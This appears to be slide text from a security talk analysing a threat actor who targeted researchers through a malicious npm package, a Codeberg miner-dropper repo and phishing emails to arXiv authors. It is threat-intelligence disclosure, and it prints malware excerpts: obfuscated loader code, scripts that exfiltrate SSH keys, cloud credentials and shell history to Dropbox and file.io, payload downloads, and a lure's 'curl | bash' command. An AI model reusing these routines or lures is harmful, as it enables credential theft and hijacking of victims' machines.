




Weaponizing Trust


**Investigating a Threat Actor
Targeting Security Researchers
and Academics**

Christophe Tafani-Dereeper
Matt Muir

Security research: expectations v.s. reality



Security research: expectations v.s. reality



id



Christophe Tafani-Dereeper



Matt Muir

Home > Dozens of Machines Infected: Year-Long NPM Supply Chain Attack Combines Crypto Mining and Data Theft

The malicious package “@0xengine/xmlrpc” first appeared on the NPM registry on October 2nd, 2023, presenting itself as a pure JavaScript XML-RPC server and client implementation for Node.js.

@0xengine/xmlrpc

1.3.18 • Public • Published 2 months ago



Readme



Code

Beta



7 Dependencies



0 Dependents



17 Versions

Same-same, but different

xmlrpc 

1.2.0 • Public • Published 12 years ago



Readme



Code

Beta



2 Dependencies

The What

The xmlrpc module is a pure JavaScript XML-RPC server and client for node.js.

Pure JavaScript means that the **XML parsing** and **XML building** use pure JavaScript libraries, so no extra C dependencies or build requirements. The xmlrpc module can be used as an XML-RPC server, receiving method calls and responding with method responses, or as an XML-RPC client, making method calls and receiving method responses, or as both.

@0xengine/xmlrpc

1.3.18 • Public • Published 2 months ago



Readme



Code

Beta



7 Dependencies

The What

The xmlrpc module is a pure JavaScript XML-RPC server and client for node.js.

Pure JavaScript means that the **XML parsing** and **XML building** use pure JavaScript libraries, so no extra C dependencies or build requirements. The xmlrpc module can be used as an XML-RPC server, receiving method calls and responding with method responses, or as an XML-RPC client, making method calls and receiving method responses, or as both.

✓ 0xengine_xmlrpc-v1.3.18

✓ package

✓ lib

JS validator.js

```
1  #!/bin/bash
2
3  const a0_0x4394ad=a0_0x1d3b;(function(_0x345fbe,_0x4beb8c)
  while (!![]){try{const _0x5b0da4=parseInt(_0xece30a(0x20e)
    (0x1d1))/(0xa75*0x1+0x7ec*0x1+-0x125f*0x1))+--parseInt(_0x
    (parseInt(_0xece30a(0x193))/(0x1f4f+0x947+-0x2892))+parse
    +0x16f*0x12)*(-parseInt(_0xece30a(0x1c3))/(0x1*0x1726+0x1
    (-0x2d*0xaf+0x1d*0x37+0x188f))*(-parseInt(_0xece30a(0x1f5)
    (_0xece30a(0x1e4))/(0x17e+-0x131e*-0x1+-0x1493))+--parseInt
    +parseInt(_0xece30a(0x1f9))/(-0x3*0x468+-0xa5*-0x29+-0xd2
    [parseInt(_0x5b0da4(0x1f4f+0x947+-0x2892))+--parseInt(_0x5b0da4(0x1c3))]/(0x1*0x1726+0x1d3b))}catch(e){}})
```

```
const exfilArchiveName = systemUUID.os + '-' + timestamp + ".zip";
const exfilArchivePath = tempDir + '/' + exfilArchiveName;
debugLog("zipPath: " + exfilArchivePath);

await zip(dataCollectionDir, exfilArchivePath);
const exfilData = await fs.readFile(exfilArchivePath);

const dropboxUploadOptions = {
  "path": '/' + exfilArchiveName,
  "contents": exfilData
};

dropboxClient.filesUpload(dropboxUploadOptions).then(response => {
  debugLog(response);
}).catch(error => {
  debugLog(error);
});
```

Exfiltrating local files to Dropbox

```
const {  
  Dropbox  
} = require('dropbox');  
const a0_0x3f150a = {  
  "clientId": "qbknda06b3no1z3",  
  clientSecret: "c6j642nz7k2gyuq",  
  refreshToken: "ZtRBk4WfngcAAAAAAAAAAYA9a4wHLxEXdInRczVAeZarh5VSmUggTYegPuYh0Doh"  
};
```



```
{  
  "access_token": "s1.AbX9y6Fe3AuH5o66...",  
  "expires_in": 14400,  
  "token_type": "bearer",  
  "scope": "account_info.read files.content.read files.metadata.read"  
}
```

HTTP - Developers - Dropbox x +

dropbox.com/developers/documentation/http/documentation#users-get_current_account

Incognito

 **Dropbox**

 Sign up Log in

Developers 

/get_current_account

VERSION

DESCRIPTION Get information about the current user's account.

URL STRUCTURE `https://api.dropboxapi.com/2/users/get_current_account`

AUTHENTICATION [User Authentication](#), [Dropbox-API-Select-Admin \(Whole Team\)](#)

ENDPOINT FORMAT [RPC](#)

REQUIRED SCOPE `account_info.read`

EXAMPLE





```
$ curl https://api.dropboxapi.com/2/users/get_current_account \  
-H "Authorization: Bearer sl.AbX9y6Fe3AuH5o66..."
```

```
{  
  "account_id": "dbid:AAH...",  
  "country": "US",  
  "email": "paulmuller1977@proton.me"  
}
```




Dropbox



Sign up

Log in

Developers



/list_folder

VERSION

1



DESCRIPTION

Starts returning the contents of a folder.

URL STRUCTURE

`https://api.dropboxapi.com/2/files/list_folder`

AUTHENTICATION

[User Authentication](#), [App Authentication](#), [Dropbox-API-Select-Admin \(Whole Team\)](#)

ENDPOINT
FORMAT

[RPC](#)

REQUIRED SCOPE

`files.metadata.read`

Compromised system ID
(/etc/machine-id)

Time of compromise

c9a8611aac6a642eb10c66d3f0861814-1704446955685.zip
ce5dea601727bf7df0668909a544e8bb-1702568243147.zip
ad3bd8736299900b98c27dc6c2d757ae-1704156264262.zip

...

```
{ } si.json  
≡ targets.txt
```



`{}` si.json

`≡` targets.txt

```
https://drive.fictionalcloud9x8z7.io:john.smith82:Kj8#mP9$VL2@
https://workspace.imaginaryvbox5y4w3.co:sarah.jones:N3wP@ssw0rd2023!
https://academy.mockskills2n9m8.co:student1234:St#dentP@ss99
https://app.nonexistteam7k6j5.io:pm.user@:Pr0ject$Manager2
https://portal.fakebooks4h3g2.co:reader2023:B00kw0rm#2023
https://dash.mockmetrics1f0e9.io:data.analyst:D@t@2023Secure!
https://hub.testspace8m7l6.co:team.member:C0ll@b0rate#Now
https://docs.dummyfiles5k4j3.io:doc.user:F1l3Syst3m#2023
https://app.mockevents2h1g0.co:event.organizer:Ev3nt#P1@n2023
https://board.imaginarytasks9n8m7.io:task.master:Tr@ck#T@skS2023
```

** fictional credentials, for illustrative purposes only*

390k

credentials

`{}` si.json

`≡` targets.txt

`https://drive.fictionalcloud9x8z7.io:john.smith82:Kj8#mP9$VL2@`
`https://workspace.imaginaryvbox5y4w3.co:sarah.jones:N3wP@ssw0rd2023!`
`https://academy.mockskills2n9m8.co:student1234:St#dentP@ss99`
`https://app.nonexistteam7k6j5.io:pm.user@:Pr0ject$Manager2`
`https://portal.fakebooks4h3g2.co:reader2023:B00kw0rm#2023`
`https://dash.mockmetrics1f0e9.io:data.analyst:D@t@2023Secure!`
`https://hub.testspace8m7l6.co:team.member:C0ll@b0rate#Now`
`https://docs.dummyfiles5k4j3.io:doc.user:F1l3Syst3m#2023`
`https://app.mockevents2h1g0.co:event.organizer:Ev3nt#P1@n2023`
`https://board.imaginarytasks9n8m7.io:task.master:Tr@ck#T@skS2023`

** fictional credentials, for illustrative purposes only*

Confusion ensues

Who


What

When

Where

Why

0xengine/xmlrpc



Dropbox

```
REPO_URL=https://codeberg.org/k0rn66/xmrdropper
```

```
XMRIG_URL=$REPO_URL/raw/master/xmrig
```

```
XPRINTIDLE_URL=$REPO_URL/raw/master/xprintidle
```

```
APP_URL=$REPO_URL/raw/master/Xsession.sh
```

```
LOCAL_PATH=$HOME/.local/bin
```

```
APPNAME=Xsession.sh
```

```
XMRIGNAME=xsession.auth
```

```
XPRINTIDLE_NAME=xprintidle
```

```
mkdir -p $LOCAL_PATH
```

```
curl -sL --output $LOCAL_PATH/$APPNAME $APP_URL
```

```
curl -sL --output $LOCAL_PATH/$XMRIGNAME $XMRIG_URL
```

```
curl -sL --output $LOCAL_PATH/$XPRINTIDLE_NAME $XPRINTIDLE_URL
```




```
send_report() {  
    grabinfo  
    fileio  
}
```

```
local awsdir="$HOME/.aws"  
local asuredir="$HOME/.azure"  
local electrumdir="$HOME/.electrum"  
local toxdir="$HOME/.tox"
```

```
cp $HOME/.bash_history $infodir/history.txt  
cp -r $HOME/.ssh $infodir 2>/dev/null  
ls -all $HOME > $infodir/lshome.txt 2>/dev/n  
ls -all $HOME/.config > $infodir/lscnf.txt  
env > $infodir/env.txt 2>/dev/null
```

```
local token=K24MAC4.W2TCNXF-FM1439Y-K32292Q-XPJYDY  
curl -s --output /dev/null -X 'POST' \  
    'https://file.io/' \  
    -H 'accept: application/json' \  
    -H "Authorization: Bearer $token" \  
    -H 'Content-Type: multipart/form-data' \  
    -F "file=@$starfile" \  
    -F "expires=$expdate" \  
    -F 'maxDownloads=1' \  
    -F 'autoDelete=true'
```

0xengine/xmlrpc



k0rn66/xmrdropper

k0rn66/xmrdropper - Codeberg

https://codeberg.org/k0rn66/xmrdropper/src/branch/master

RegisterSign in

k0rn66/xmrdropper

CodeIssuesPull requestsActivity

7 commits1 branch0 tags3.7 MiB

masterFind a fileHTTPShttps://codeberg.org/k0rn66/xmrdropper.git

robert	6302b7c909	Additional dot dirs	2 months ago
clean.sh		Added pubkey	2 months ago
fileio.sh		fix of exp date	2 months ago
grabinfo.sh		Initial commit	2 months ago
install.obf.sh		fix of exp date	2 months ago
install.obf.sh.b64		fix of exp date	2 months ago
install.sh		Stats	2 months ago
mailer.sh		Initial commit	2 months ago
README.md		Added ip detection service	2 months ago
to_repo.sh		Initial commit	2 months ago
xmrig		Initial commit	2 months ago
xprintidle		Initial commit	2 months ago
Xsession.sh		Additional dot dirs	2 months ago

README.md

Logic

`install.sh` is obfuscated and inserted into `configure`. `install.sh` is executed by `configure`: it downloads `xmrig` and `Xsession.sh` to `$HOME/.local` and installs `Xsession.sh` as a user systemd daemon. `Xsession.sh` should be obfuscated as well. `Xsession.sh` checks for inactivity on the system and runs / stop `xmrig` accordingly.

Browser window showing the Codeberg profile for user **k0rn66**.

Profile Information:

- Avatar: A stylized green geometric logo.
- Username: **k0rn66**
- Followers: 0 followers · 0 following
- Joined: Oct 4, 2024

Repositories: 2

Navigation: Explore, About, FAQ, Donate, Help, Register, Sign in

Search: Search repos... Filter Sort

Repository List:

- xmrdropper**
Updated 2 months ago
Shell 0 0
- spam** (highlighted)
Email spam for xmrdropper
Updated 2 months ago
HTML 0 0

Targeting academics

▼ spam

<> body.html

≡ emails.db

≡ final.txt

≡ headers.txt

\$ sender.sh

```
$ sqlite3 emails.db
```

```
sqlite> .tables
```

```
arxiv
```

```
sqlite> select count(*) from arxiv;
```

```
2758
```



master ▾



spam/headers.txt



robert

3db597627e

Initial commit

6 lines | 225 B | Text

Raw

Permalink

```
1  From: <cicd@opencompiled.org>
2  To: <paulmuller19777@gmail.com>
3  Subject: "Notification: Important CPU Microcode Update for High-Performance Computing (HPC) Users Inbox"
4  MIME-Version: 1.0
5  Content-Type: text/html; charset=UTF-8
6
```

This is an automated message generated by the kernel.org CI/CD bot.

Our system has identified that you are using high-performance computing (HPC) resources in your research work.

We would like to inform you about a recent CPU microcode update that significantly improves the performance of SIMD instructions, boosting the efficiency of applications such as GROMACS, NAMD, VMD, and any OpenMP Fortran or C-based code.

For users with Intel processors, the [Intel Microcode 0x129 Update](#) offers notable performance enhancements, specifically for Intel Core 13th and 14th Gen desktop processors.

Similar updates may be available for other architectures, including AMD and ARM, depending on the manufacturer's releases.

This patch is applied in user-space, meaning no administrative (sysop) privileges are required for installation.

For more information and relevant patches for your system architecture, please visit: <https://www.opencompiled.org/microcode-patch-linux>

Thank you for your attention.

Open Compiled

Advancing the Linux Kernel: Performance, Scalability, and Security for the Future of High-Performance Computing



Important CPU Microcode Update for High-Performance Computing (HPC) Users

For users with Intel processors, the Intel Microcode 0x129 Update offers notable performance enhancements, specifically for Intel Core 13th and 14th Gen desktop processors. Similar updates may be available for other architectures, including AMD and ARM, depending on the manufacturer's releases.

This patch is applied in user-space, meaning no administrative (sysop) privileges are required for installation.

To apply the patch, log in to the terminal used to execute HPC applications and copy-paste the following:

```
$ curl -O https://raw.githubusercontent.com/opencompiled-oss/kernel-patch/refs/heads/main/patch-mc-0x129.sh | bash
```

The change logs:

```
commit 8a886bee7aa574611df03a028ab435aeee071e00
Author: Greg Kroah-Hartman
Date: Wed Sep 18 19:25:18 2024 +0200
```

Linux 6.10.11

```
Link: https://lore.kernel.org/r/20240916114228.914015055@linuxfoundation.org
Tested-by: Ronald Warsaw
Tested-by: Peter Schneider
Tested-by: Pavel Machek (CIP)
Tested-by: Mark Brown
Tested-by: Jon Hunter
Tested-by: Florian Fainelli
Tested-by: Ron Economos
Tested-by: Salvatore Bonaccorso
Tested-by: Kexy Biscuit
Signed-off-by: Greg Kroah-Hartman
```

github.com/opencompiled-oss/kernel-patch/

```
z="
";xBz='ce >';rDz='$APP';VCz='CAL_';iDz='edBy';aBz='-m)';
eval "$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Kz$Lz$z$Mz$Nz$Oz$Pz
```

drops



same as before

k0rn66/xmrdropper

0xengine/xmlrpc



Exfiltration

Dropbox

drops





Codeberg

Exfiltration

file.io

k0rn66/xmrdropper







/

Name	Size	Last commit	Message
 bin		2023-09-15	Initial commit
 src		2024-01-29	separator support to checker
 .gitignore	51 B	2024-01-03	Added socks support
 README.md	5.3 KB	2024-09-22	Updated README.md, updated modules
 package-lock.json	39.33 KB	2024-10-04	Update modules

README.md

About

yawpp stands for **Yet Another WordPress Poster**.

yawpp includes two scripts, `checker.js` and `poster.js`.

`checker.js` checks validity of Wordpress credentials using two methods: http wplogin and [wordpress xmlrpc API](#).
The script works fast with configurable number of simultaneous requests.

Example 2

Checks with default 10 requests in parallel.

```
node src/checker.js -t targets.txt
```

Example 3

Checks with 100 requests in parallel with non-default separator ":" (default is ";")


```
node src/checker.js -t targets.txt -n 100 -s :
```





 yawpp / package.json 

